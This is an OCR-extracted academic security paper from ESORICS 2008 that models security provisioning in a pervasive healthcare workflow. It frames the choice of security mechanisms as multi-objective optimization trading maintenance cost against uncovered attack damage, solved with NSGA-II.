[VS97] Volpano, D., Smith, G.: Eliminating covert flows with minimum typings. In: Proc. IEEE Computer Security Foundations Workshop, June 1997, pp. 156–168 (1997)

[VSI96] Volpano, D., Smith, G., Irvine, C.: A sound type system for secure flow analysis. J. Computer Security 4(3), 167–187 (1996)

Security Provisioning in Pervasive Environments Using Multi-objective Optimization

Rinku Dewri, Indrakshi Ray, Indrajit Ray, and Darrell Whitley

Colorado State University, Fort Collins, CO 80523, USA
{rinku,iray,indrajit,whitley}@cs.colostate.edu

Abstract. Pervasive computing applications involve information flow across multiple organizations. Thus, any security breach in an application can have far-reaching consequences. However, effective security mechanisms can be quite different from those typically deployed in conventional applications since these mechanisms are constrained by various factors in a pervasive environment. In this paper, we propose a methodology to perform a cost-benefit analysis under such circumstances. Our approach is based on the formulation of a set of constrained multi-objective optimization problems to minimize the residual damage and the cost of security provisioning. We propose the use of workflow profiles to capture the contexts in which a communication channel is used in a pervasive environment. This is used to minimize the cost that the underlying business entity will have to incur in order to keep the workflow secure and running.

Keywords: Security, Pervasive computing, Multi-objective optimization.

1 Introduction

Pervasive computing aims at making the presence of computing machinery so transparent that their very presence becomes imperceptible to the end user. These applications involve interacting with heterogeneous devices having various capabilities under the control of different entities. Such applications make use of workflows that are mostly automated and do not require much human intervention. For critical applications, the workflows pass on sensitive information to the various devices and make crucial decisions. Failure to protect such information against security breaches may cause irreparable damages.

Pervasive computing applications impose a number of unique constraints that make choosing the appropriate security mechanisms difficult. Interoperability of the heterogeneous devices must be taken into account while selecting security mechanisms. Resource consumption is a very important consideration as this directly relates to the up-time and maintainability of the application. The cost of deployment must also be considered. Thus, an overall picture illustrating the cost-benefit trade-offs in the presence of these constraints is needed before a final decision can be made.

Unfortunately, security threats in a pervasive environment are very application-dependent. Thus, it is not possible to give a solution that is satisfactory for all

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 349–363, 2008.

pervasive applications. For example, if a communication is between a mobile device and a base station, then a particular type of authentication protocol may be appropriate, whereas if the communication is of an ad-hoc nature, the same protocol may be inappropriate. Further, the communication between two devices can be deemed sensitive or non-sensitive depending on the context under which the communication is taking place. Finally, the resource constraints varies for different scenarios and prohibit the usage of the same security measures even for the same class of threats.

Context based security provisioning has earlier been proposed to adapt the security level of a communication to the sensitivity of the information being exchanged [1,2,3]. Nonetheless, exploring the aforementioned trade-off options becomes difficult when contexts are introduced. Contexts are dynamic in nature and proactive analysis do not always capture all possible scenarios. However, it is important to realize that pervasive environments set up with a specific application in mind has predefined ways of handling the different scenarios that can appear during the lifetime of the environment. It is therefore possible that these scenarios be represented in a concise way and subjected to security evaluation techniques. This is a good beginning since an organization has a concrete understanding of the assets it has and the points of immediate interest usually involve the likelihood of potential damages to these known assets.

In this paper, we formalize these issues and identify possible resolutions to some of the decision making problems related to securing a pervasive environment. We propose the use of workflow profiles to represent the business model of a pervasive environment and compute the cost associated with the maintenance of the workflow. We then perform a multi-objective analysis to maximize the security level of the workflow and minimize the cost incurred thereof. The multi-objective formulations take into account the energy constraints imposed by devices in the environment. We demonstrate our methodology using an evolutionary algorithm in a pervasive healthcare domain.

The rest of the paper is organized as follows. Section 2 presents the related work in this field. An example healthcare pervasive environment along with the concept of workflow representations is presented in Sect. 3. Security provisioning in the workflow is discussed in Sect. 4. Section 5 presents the cost model for the workflow. Section 6 discusses the multi-objective problems, results of which are presented in Sect. 7. Finally, Sect. 8 concludes the paper.

2 Related Work

Security provisioning in pervasive environments is an open field for research. Campbell et al. present an overview of the specific security challenges that are present in this field [4] and describe their prototype implementation of a component-based middleware operating system. A more specific formulation for security provisioning in wireless sensor networks is presented by Chigan et al. [5]. Their framework has an offline security optimization module targeted towards maximizing a *security provision index*. Ranganathan et al. propose some meta-level metrics to gauge the ability of different security services in a pervasive environment [6].

Dependability issues related to the application of pervasive computing to the healthcare domain is discussed by Bohn et al. [7]. They argue that the healthcare domain can serve as a benchmark platform for pervasive computing research. They point out the security issues relevant to the setup of such a platform. Similar practical issues are also investigated by Black et al. [8].

An example usage of context information in pervasive applications is presented by Judd and Steenkiste [1]. Their approach allows proactive applications to obtain context information on an user's current environment and adapt their behavior accordingly. The use of context information for security provisioning is proposed by Mostéfaoui and Brézillon [2]. They propose using contextual graphs to appropriately decide on the security policies to enforce. Further reasoning on the contributions of combining context and security is provided by the same authors in [3]. Sanchez et al. propose a Monte Carlo based framework to model context data and evaluate context based security policies [9].

3 The Pervasive Workflow Model

Security threats in a pervasive environment are application-dependent. Consequently, business models investing in any kind of a pervasive computing paradigm will highly benefit if formalisms are derived to enable a "case-by-case" study of the problem of security provisioning. We therefore discuss our approach using an example healthcare application.

3.1 A Pervasive Health Care Environment

The pervasive healthcare environment consists of devices that measure the vital signs of patients, location sensors that locate mobile resources, location-aware PDAs carried by health-care personnel, and back-end systems storing and processing records of patient data. The devices are connected through wired or wireless medium. The application consists of different workflows that get triggered by various events. The following example specifies the workflow that handles the situation when an unanticipated change occurs in a patient's vital signs (VS) monitor.

Case 1: The VS monitor tries to detect the presence of the doctor within a wireless communicable distance. If the doctor is present, he can make suggestions which may or may not be based on the patient report stored at the back-end. He may also decide to request the assistance of a nurse, who is located with the help of the network infrastructure. In case of an emergency, the same infrastructure is used to notify the emergency service.

Case 2: If a doctor cannot be located nearby, there is a search for a nurse. The nurse may have the requisite skills to take care of the situation, perhaps with information obtained from the back-end system. If not, the nurse requests the network infrastructure to locate a remote doctor. The remote doctor can then make his suggestions to the nurse or directly interact with the monitoring devices using the network. Possibilities are also that the doctor feels the need to be immediately with the patient and informs the emergency service on his way. *Case 3:* If a nearby doctor or a nurse cannot be located, the VS monitor communicates with the network infrastructure to locate a remote doctor. The doctor, once located, can remotely interact with the monitoring equipments, or decide to attend to the situation physically, often asking for assistance from a nurse. Emergency services are notified on a need basis. Also, on the event that the network is unable to locate the doctor, it informs the emergency service.

3.2 Computing and Communication Infrastructure

A pervasive application requires communication between different devices with varying degrees of processing power and resource constraints. We classify these devices into three categories: *adapters*, *composers*, and *back-end*. *Adapters* are devices with low processing capabilities driven by a battery source or a wired power supply. They are responsible for collecting raw sensor data and forwarding it to another suitable device. A limited amount of processing can also be performed on the collected data before forwarding them. *Composers* have medium processing capabilities and may have a fixed or battery driven power source. They interact with the adapters and interpret much of the data collected by them, most likely with aid from the back-end. The *back-end* has high processing capabilities driven by a wired power supply. Databases relevant to the pervasive environment reside in the back-end. Figure 1 depicts the typical interactions that can happen between the three device classes.




Fig. 1. Component interactions in a pervasive environment

Examples of adapters in the pervasive healthcare environment are the devices that monitor a patient's vital signs and location sensors present in the facility that helps discover a mobile resource. A composer can be a location-aware PDA carried by a doctor or a nurse, a laptop, a data relay point present as part of the network infrastructure, or the system monitored by the emergency personnel. The back-end in this example are data servers used to store patients' medical records or the high-end systems available to perform computationally intensive tasks. Note that the back-end may not be reachable directly by all composers. In such cases, a composer (a personnel's PDA, for example) will first communicate with another composer (a data relay point perhaps) which will then route the request (may be using other data relay points) to the back-end system. Adapters may communicate using a wired/wireless medium with the data relay points, which in turn communicate over an infrastructure network to the back-end system. The composer class comprising mainly of handheld PDAs and similar devices communicate wirelessly with adapters and other composers.

3.3 Workflow

A workflow captures the various relationships between the participating nodes and provides a concise representation of the different contexts under which the different nodes communicate with each other.

Definition 1. ***(Workflow)*** *A workflow is a tuple $\langle N, E, n\rangle$ representing one or more execution paths of a business model, where N is a multiset of nodes representing the devices in the application, E is a set of ordered pairs of the form $(n_s, n_d) \in N \times N$ denoting the communication links, and $n \in N$ is a source node that triggers the workflow.*

A workflow can also be visualized in terms of transfer of work between devices. A workflow is a meta-level representation of the order in which different devices participate to achieve one or more business goals. A *feasible execution path* in such a representation resembles the order of participation of the nodes to achieve one of the goals. For example, to find the nearest doctor, transfer of work progresses as VS Monitor→Data Relay Point→Location Sensor→Data Relay Point→ . . . →Doctor, and signifies an *execution path.* Although this transfer of work involves multiple location sensors and multiple data relay points, the workflow representation does not make a distinction among them. This is primarily because the objective behind the usage of a communication link between a data relay point and a location sensor is fixed (find a doctor) and hence all such links are assumed to exchange information with the same level of sensitivity.

3.4 Context

Although a workflow helps identify the different communication links used as part of different execution paths, it does not provide any information on the frequency with which a particular channel is used. This frequency estimate is required to determine the rate of power consumption of the two participating devices in the link. When security measures are placed in these links, the rate of power consumption will increase depending on the computational requirements of the algorithms. Here we have an inherent conflict. Heavily used communication channels should ideally have security measures with low computing requirements in order to reduce the power consumption at the two participating devices. At the same time, strong security measures are perhaps required to safeguard the huge amount of information flowing through the channel. Quite often this is hard to achieve since strong security measures typically are computation intensive algorithms.

Definition 2. ***(Context)*** *A context is a prefix of some execution path through a workflow. It is associated with a probability estimate vector that gives the likelihood of the context changing into other contexts.*

A context specifies the different nodes that are traversed when following a particular execution path. We use the notation $\mathcal{C}_v$ to represent a context with the current node v. In some cases, we use a more informal notation and describe contexts by just concatenating the names of the nodes. For example, for the context $ABCDC$, the current node is C and the node has been reached by following the path $A \rightarrow B \rightarrow C \rightarrow D \rightarrow C$. We use '$|$' to denote the operator to concatenate a node to a context, resulting in a new context. Note that a context may be a part of multiple execution paths. Context-based probability estimates will help capture the likelihood with which a context can change. This is described next.




Fig. 2. Left: Context-based probability estimates. Right: Workflow probability calculation.

Consider Fig. 2 (left); let $\mathcal{C}_v$ be the context and let t be its probability of occurrence. We assign a probability on each outgoing edge signifying the chances with which the current context changes. The context becomes $\mathcal{C}_v|x$ with probability p_1 and $\mathcal{C}_v|y$ with probability p_2.

For a node v with k outgoing edges numbered in a particular order, the context-based probability vector $(p_1, p_2, \ldots, p_k)_{\mathcal{C}}$ gives the probabilities on the outgoing edges in the same order when the current context is $\mathcal{C}_v$. The probability values for a given context can be obtained from audit logs collected over a period of time signifying how often did v act as an intermediate node in the communication between two neighbor nodes under a particular communication sequence.

It is important to realize that a workflow by itself does not reveal the feasible execution paths. It is only by including context information that the feasible execution paths get defined. Context-based probability estimates tell us if an adjacent node can become a part of a particular execution path. If all probabilities on the outgoing edges of a particular node are zero, then the execution does not proceed and the current context at that point terminates as a feasible execution path. Hence, by defining a set of possible contexts, along with their context-based probability estimates, we have a precise way of defining which execution paths are feasible. We call this set the *context set* of the workflow.

Definition 3. ***(Context Set)*** *A context set for a workflow is a set of contexts that are all possible prefixes of all feasible execution paths.*

The context set contains only those contexts for which there is non-zero probability of transitioning into another context. To infer the feasible execution paths from a given context set, we start at the source node and check to see if the current context (the source node alone at this point) is present in the context set. We can move onto an adjacent node if the probability on the edge to it is non-zero. The current context then changes to a different one for each reachable node. The process is repeated for all such nodes until a node is reached where the current context is not present in the context set. Such a context is then a feasible execution path.

Note that context-based probability estimates provide the probability with which an outgoing edge will be used in the current context. This probability does not, as yet, provide an estimate of the overall frequency with which the edge is used in the workflow. We shall show in Sect. 5 how the context set is used to compute the effective probability with which a particular communication link in the workflow gets used.

4 Security Provisioning

The problem of security provisioning in a workflow involves the identification of potentially damaging attacks and the security mechanisms that can be adopted to protect against such attacks. Depending on the nature of communication between two nodes, a subset of the known attacks can be more prominent than others in a communication channel. Besides the ability to defend against one or more attacks, the choice of a security mechanism is also dependent on the resources it consumes during execution.

Definition 4. ***(Security Mechanism)*** *Given a set of A attacks, denoted by $a_1, a_2, \ldots, a_A$, a security mechanism S_i is a boolean vector $[S_{i1}, S_{i2}, \ldots, S_{iA}]$, where S_{ij} is 1 if it defends against attack a_j, 0 otherwise.*

An attack in this definition refers to the consequence of a malicious activity. A security mechanism is capable of preventing one or more attacks. For a given set of N_S security mechanisms, we have a *coverage matrix* defining which attacks are covered by which mechanisms. Further, each mechanism has an associated power consumption rate, denoted by SMC_i, where $1 \leq i \leq N_S$.

To facilitate the enforcement of different security mechanisms along different communication links, we augment each edge on the workflow with an *attack vector* specifying the attacks which are of concern in the link.

Definition 5. ***(Attack Vector)*** *An attack vector on an edge of the workflow is a boolean vector of size A with the j^{th} component being either 1 or 0 based on whether attack a_j is plausible on the edge or not.*

Given an attack vector, it is possible that no single security mechanism can provide the required defenses against all attacks of concern on the edge. Multiple mechanisms have to be selected such that they can collectively provide the coverage for the attacks.

Definition 6. ***(Security Control Vector)*** *A security control vector* $SV_e = [SV_{e1}, SV_{e2}, \ldots, SV_{eN}\ ]$ *on the edge e is a boolean vector, where* SV_{ei} *is* 1 *if the security mechanism* S_i *is chosen,* 0 *otherwise.*

For a particular security control vector SV_e, the attacks collectively covered by SV_e is computed from the expression $\bigvee_i (SV_{ei} \cdot S_i)$, for $i = 1, \ldots, N_s$. The 'dot' operator here indicates scalar multiplication with a vector and '$\vee$' signifies the boolean OR operation. The resultant of this expression is a boolean vector of size A and signifies which attacks are covered by the combination of the security mechanisms. We shall call this vector the *covered attack vector* of the edge on which the security control vector operates.

If AV_e and CAV_e are the attack vector and covered attack vector on an edge e, then the hamming distance between the zero vector and the vector $AV_e \wedge \neg CAV_e$, '$\wedge$' and '$\neg$' signifying the boolean AND and NOT operators respectively, computes the number of attacks initially specified as plausible on the edge but not covered by any security mechanism in the control vector. We shall denote this quantity by $H(AV_e, CAV_e)$.

5 Cost Computation

In this study, we are interested in the cost that an organization has to incur to keep a particular workflow running. To this effect, we consider the *cost of maintenance*. The cost of maintenance relates to the expenses that an organization has to incur to hire personnel for regular maintenance rounds, purchase supplies and hardware support equipments, or may be due to losses arising from downtime in services during maintenance. A reduction in the cost is possible if the workflow can be engineered to run for a longer time between two maintenance rounds. We realize that the contributing factors appear with different magnitudes and in different dimensions, often with different levels of impact, and are hence difficult to combine into one cost measure. We choose to adapt Butler's Multi-attribute Risk Assessment model [10,11] to cater to these difficulties. Butler's framework enables an aggregated representation of the various factors dominating the business model of an organization.

Maintenance cost estimates obtained using Butler's method is used along with frequency estimates obtained from the workflow to determine the total maintenance cost incurred to keep the workflow running. Before we can do so, the probability estimates on the communication links have to be aggregated to determine the overall frequency with which the link is used. This is done by calculating the *effective probability* of usage of a communication link on the event the workflow gets triggered.

Refer to Fig. 2 (left). Since the probabilities on the outgoing edges are decided independent of each other, the effective probability on the two outgoing edges can be calculated as $p_1 t$ and $p_2 t$ respectively. Also, since the probabilities on an outgoing edge is only dependent on the current context, effective probabilities accumulating on an edge from different contexts can be summed together to give

Algorithm 1. EffectiveProbability

```
Global Initialization: Effective probability of all edges is 0.0
Data: Context set $\mathcal{C}$, Context based probability estimates, Workflow graph
Input: Context $c$, Probability $t$
if $c \in \mathcal{C}$ then
    h ⟵ current node in context $c$
    for each edge e outgoing to node g from h do
        $p$  ⟵ probability of going to g from h in the context $c$
        add $p$  $t$ to effective probability of edge e
        EffectiveProbability($c$|g,$p$  $t$)
    end
end
return
```

the probability with which the edge is used. Figure 2 (right) shows the calculation of the effective probabilities for a small workflow. The workflow has node A as the source node. The outgoing edges from the source node capture all possible situations that can occur when the workflow is triggered. The given context probabilities are ordered according to the numbering on the outgoing edge at the current node. Algorithm 1 when instantiated with arguments $(A, 1.0)$ recursively computes the effective probabilities on the edges of the workflow given the context probabilities shown in the figure. We denote the effective probability on an edge e by p_e. Once the effective probabilities on each edge of the workflow are calculated, the number of times a particular edge is used can be found by multiplying the number of times the workflow is triggered with the effective probability on the edge.

Let P_i and MC_i be the power capacity and total maintenance cost of the i^{th} unique device respectively. Let $\{e_1, e_2, \ldots, e_k\}$ be the set of edges that connect the nodes corresponding to this device with other nodes. Let T_i be a constant power consumption by the device and $PC_{ij} = \sum_{l=1}^{N}(SV_{e\ \ l} \times SMC_l)$ the power consumption rate of the device because of the security mechanisms in place on edge $e_j; j = 1, \ldots, k$. If the workflow is triggered F times, then edge e_j with effective probability p_e will be used $f = F \times p_e$ times. Hence, the total power consumed at device i after the security provisioning on edge e_j is expressed as $(T_i + PC_{ij}) \times f$. A maintenance will be required for the device every $\sum_{j=1}^{k} \frac{(T\ + PC\ \ ) \times f}{P}$ times of usage. The total maintenance cost for the workflow is,

$$TMC = \sum (MC\ \ \times \sum_{=1} \frac{(T\ + PC\ \ ) \times f}{P})$$

6 Problem Formulation

The multi-objective formulations presented here are intended to help analyze the trade-offs resulting from the selection of a particular set of security control vectors for the different communication links in a workflow and the corresponding cost of maintenance. To begin with, we decide on a subset $E_p \subseteq E$ of edges on the workflow that are subjected to the security provisioning procedure.

The first optimization problem we consider is the determination of security control vectors for each edge in E_p in order to minimize the cost of maintenance and the total number of attacks left uncovered on the edges of the workflow, i.e. minimize $\sum_{e \in E} \ H(AV_e, CAV_e)$.

Problem 1. Find security control vectors for each edge $e \in E_p$ that minimizes TMC and minimizes $\sum_{e \in E} \ H(AV_e, CAV_e)$.

Although the total number of uncovered attacks provide a good idea about the potential exploits still remaining in the workflow, the damages that can result from the exploitation of the uncovered attacks can be more than that could have resulted from the covered attacks. The choice of security control vectors based on the number of covered attacks can thus be a misleading indicator of the assets that the employed security mechanisms helped protect. To this effect, instead of minimizing the number of uncovered attacks, the second formulation incorporates the minimization of the total potential damage that can result from the uncovered attacks. To facilitate the computation of the total potential damage, we modify the attack vector to indicate the damages possible instead of just a boolean indicator of whether an attack is plausible in an edge or not. The j^{th} component of the attack vector is then a real valued quantity signifying the *potential damage cost* if attack a_j is not covered by a security mechanism on the edge. The quantity can be zero if the corresponding attack is not of concern on the particular edge. We do not focus on the cost models that can be adopted to estimate such damage levels. Butler's framework is a good starting point in this direction.

Problem 2. Find security control vectors for each edge $e \in E_p$ that minimizes TMC and minimizes $\sum_{e \in E} \ \langle AV_e, \neg CAV_e \rangle$, where $\langle , \rangle$ signifies the scalar product operation.

An assumption implicit in the above two formulations is that every security mechanism is capable of running in all the devices present in the workflow. This is not true when there exists devices with very low power capabilities and not all security mechanisms can be supported by them. The existence of such devices impose the constraint that certain security mechanisms can never be placed on certain communication links. Thus, we extend Problem 2 to generate solutions that are feasible within such constraints. Let $n_{s,e}$ and $n_{d,e}$ denote the two communicating devices on the edge e. For the security mechanisms to be able to execute, the total power consumed by the mechanisms in place on this edge has to be less than the minimum of the power capacities of the two participating devices. The optimization problem is then formulated as follows.

Problem 3. Find security control vectors SV_e for each edge $e \in E_p$ which minimizes TMC and minimizes $\sum_{e \in E} \ \langle AV_e, \neg CAV_e \rangle$, satisfying the constraints $\sum_{i=1}^{N} (SV_{ei} \times SMC_i) \leq min(P_{n_{\ ,}}, P_{n_{\ ,}})$, for all edges $e \in E_p$.

For the final problem, we explore the scenario when the adopted security mechanisms are not robust enough and are prone to failures. Non-robust security control vectors suffer from the drawback that a failure in one of the security mechanisms can heavily increase the number of uncovered attacks or the total potential damage in the workflow. Robust solutions, on the other hand, are able to contain such increase within a pre-specified acceptable level. We first introduce the notion of a *failure radius* r which signifies the number of security mechanisms that can fail at a time. For a given failure radius, we can specify an acceptable level D of increase in the total number of uncovered attacks, or the total potential damage, in the event of failure. The robust version of Problem 3 is then stated as follows.

Problem 4. Find security control vectors SV_e *for each edge* $e \in E_p$ *which minimizes TMC and minimizes* $PD = \sum_{e \in E} \langle AV_e, \neg CAV_e \rangle$, *satisfying the constraints* $\sum_{i=1}^{N}(SV_{ei} \times SMC_i) \leq min(PC_{n_{,}}, PC_{n_{,}})$ *, for all edges* $e \in E_p$ *and the constraint that the maximum increase in* PD, *resulting from at most* r *security mechanism failures, does not exceed* D.

We employ the Non-Dominated Sorting Genetic Algorithm-II (NSGA-II) [12] to solve the four multi-objective problems presented. A solution to a problem is represented by a boolean string generated by the concatenation of the security control vectors for each edge. We identified 23 different communication links of interest in the example healthcare workflow and 8 different security mechanisms, giving us a solution encoding length of 8 × 23 = 184. The parameters of the algorithm are set as follows: population size = 300, number of generations = 1000, crossover probability = 0.9, mutation rate = 0.01, and binary tournament selection.

Due to the non-availability of standard test data sets, the experiments performed involve hypothetical data. Nonetheless, the analysis do not make any reference to the absolute values obtained for the objectives from the optimization. The observations reveal what kind of cost-benefit information can such an analysis provide irrespective of the exact numerical values of the quantities.

7 Results and Discussion

The trade-off solutions obtained when minimizing the number of uncovered attacks and the total maintenance cost are shown in Fig. 3 (left). More number of attacks can be covered by enforcing a properly chosen subset of the security mechanisms, although resulting in heavy power utilization to support them. The cost of maintenance thus increase when lesser number of attacks are left uncovered. This observation conforms to our intuitive understanding. However, although no two solutions in the solution set (non-dominated front) are comparable in terms of their objective values, all solutions from the set do not fare equally well. Note that the number of attacks covered by a solution has no information in it about the total damage that it helped contain. This prompts us to identify the *line of shift* where the damage cost possible from uncovered attacks becomes more than that from covered ones.

A graphical illustration of the line of shift is shown in Fig. 3 (right). The figure shows the ratio of uncovered damage cost to covered damage cost. Any solution beyond the line of shift signifies a higher uncovered damage cost. Observe that a substantial number of solutions can exist beyond this line. If a decision maker's




Fig. 3. Left: NSGA-II solutions to Problem 1. Right: Ratio of uncovered and covered damage cost for solutions obtained for Problem 1 and 2. The line of shift shows the point beyond which the uncovered damage is more than the covered damage.

solution of choice lies beyond the line of shift, it is advisable that the process of security provisioning be rethought.

In terms of problem formulation, Problem 2 takes a damage-centric view of security and explicitly considers the total uncovered potential damage cost as an objective. Interestingly, this formulation can result in solutions with a lower uncovered to covered damage ratio for a given number of attacks left uncovered (Fig. 3 (right)). A lower ratio indicates that the fraction of damages covered is much more than that uncovered. Hence, a Problem 2 solution is better than a Problem 1 solution since it gives the added benefit of having a lower uncovered to covered damage ratio. In this sense, solving Problem 2 can be a better approach even when the view of security is attack-centric.

Figure 4 (left) shows the trade-off solutions when the uncovered damage cost is considered as one of the objectives. The non-dominated front is concave in structure with three identifiable regions of interest. Type I and Type III regions correspond to solutions where one of the objectives has a faster rate of decay than the other. From a cost of maintenance point of view, the trade-off nature in these regions signify that a decision maker can generate better outcome in one objective without much degradation on the other. This is quite difficult to perceive without having a global view of the interaction present between the two cost measures. The choice of a solution in the Type II region signify a good balance between the two cost factors. However, the number of solutions lying in each of these regions can vary significantly. Figure 4 (right) shows the same non-dominated front when certain devices have a much higher cost of maintenance compared to others. Observe that the Type I and Type III regions become more prominent in this front. This gives a decision maker better avenues to argue the selection of a solution biased towards a particular objective. Further, often solutions appear as part of a disconnected region of the non-dominated front (Fig. 4 (inset-right)). Such regions can be of special interest to a decision maker




Fig. 4. NSGA-II solutions to Problem 2. Left: Solutions when maintenance cost of the devices are comparable. Right: Solutions when some devices have comparatively higher maintenance cost.

since disconnected solutions indicate that a change can be obtained in one objective by sacrificing a negligible value in the other.

The power capacity of a device restricts the usage of all possible subsets of the security mechanisms in the device. Figure 5 (left) illustrates how the non-dominated front from Fig. 4 (left) changes when the feasibility constraints are considered. The entire non-dominated front shifts to the right and clearly marks a region where no solution can be obtained. This in turn indicates the unavoidable damage cost that remains in the workflow. It is important that a business entity investing in a pervasive setup is aware of this residual cost in the system. This cost provides a preliminary risk estimate which, in the worst case, can become a matter of concern. If the unavoidable potential damage is too high, the setup will be running under a high risk of collapse.

The next step to the analysis involves the sensitivity of the solutions towards failure. The robustness analysis of a solution in Fig. 5 (left-inset) indicates that the uncovered potential damage cost can increase considerably for a failure radius of only 1. At this point, a decision maker can perform such analysis on every solution of interest and choose a feasible one. However, such analysis are cumbersome and no control is possible on the actual amount of increase in the cost that an organization can sustain in the event of failure. Problem 4 alleviates this situation with a robust formulation of Problem 3.

Figure 5 (right) shows the robust solutions obtained for varying levels of acceptable cost increase. The increase in the potential damage cost stay within this level in the event of a failure of at most one security mechanism. Depending on the nature of the problem, obtaining solutions with small values of D may not be possible at all. Thus, obtaining a certain level of robustness for a given level of security is not always feasible. However, there could be areas where experimenting with different values of D can be beneficial in understanding how




Fig. 5. Left: NSGA-II solutions to Problem 3. Constraints on the usage of security mechanisms result in an unavoidable potential damage. Inset figure shows the sensitivity of a solution to security mechanism failures. Right: NSGA-II solutions to Problem 4 for *failure radius* = 1. Robustness can be improved at the cost of higher maintenance cost.

the cost of maintenance changes with changing levels of robustness. As is seen in this example, the increase in the cost of maintenance is much higher when moving from a robustness level of $D = 30$ to 20 than moving from $D = 50$ to 30.

8 Conclusions

In this paper, we address the problem of optimal security provisioning in pervasive environments under the presence of energy constraints. We adopt a workflow model to represent the different contexts under which a communication is established between two devices. We provide a formal statement of the problem of security provisioning and define a series of multi-objective optimization problems to understand the trade-offs involved between the cost of maintenance and the security of a pervasive setup.

Our analysis reveals important parameters that a business entity should be aware of before investing in the setup. First, the definition of "security" in the formulated problems plays an important role. Often, an attack-centric view of security is not enough and emphasis must be paid rather to a damage-centric view. Good solutions protecting against more attacks do not necessarily protect higher asset values. Also, the distribution of these solutions on the objective space provide invaluable clues to a decision maker on the amount of security gains possible across different levels of cost. The presence of energy constraints results in an unavoidable potential damage always residual in the system, early estimates on which can help the business entity invest better in risk mitigation strategies. Risk estimates also depend on the robustness of a chosen solution. Our robust formulation enables one to control the changes that can occur in the event of security mechanism failure and explore the costs involved.

We acknowledge that the presented work involves various other areas of research that require equal attention. The modeling of the different cost factors is a crucial aspect without which optimization formulations are difficult to transition to the real world. As immediate future work, we shall explore the possibility of modifying the optimization framework to work on workflow models that can be broken down into sub-workflows for scalability.

Acknowledgment

This work was partially supported by the U.S. AFOSR under contracts FA9550-07-1-0042 and FA9550-07-1-0403. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing official policies of the U.S. Air Force or other federal government agencies.

References

1. Judd, G., Steenkiste, P.: Providing Contextual Information to Pervasive Computing Applications. In: PerCom 2003, pp. 133–142 (2003)
2. Mostéfaoui, G.K., Brézillon, P.: Modeling Context-Based Security Policies with Contextual Graphs. In: PerCom 2004, pp. 28–32 (2004)
3. Mostéfaoui, G.K., Brézillon, P.: Context-Based Constraints in Security: Motivation and First Approach. Electronic Notes in Theoretical Computer Science 146(1), 85–100 (2006)
4. Campbell, R.H., Al-Muhtadi, J., Naldurg, P., Sampemane, G., Mickunas, M.D.: Towards Security and Privacy for Pervasive Computing. In: Okada, M., Pierce, B.C., Scedrov, A., Tokuda, H., Yonezawa, A. (eds.) ISSS 2002. LNCS, vol. 2609, pp. 1–15. Springer, Heidelberg (2003)
5. Chigan, C., Ye, Y., Li, L.: Balancing Security Against Performance in Wireless Ad Hoc and Sensor Networks. In: VTC 2004, vol. 7, pp. 4735–4739 (2004)
6. Ranganathan, A., Al-Muhtadi, J., Biehl, J., Ziebart, B., Campbell, R., Bailey, B.: Towards a Pervasive Computing Benchmark. In: PerCom 2005, pp. 194–198 (2005)
7. Bohn, J., Gärtner, F.: H.Vogt: Dependability Issues in Pervasive Computing in a Healthcare Environment. In: SPC 2003, pp. 53–70 (2003)
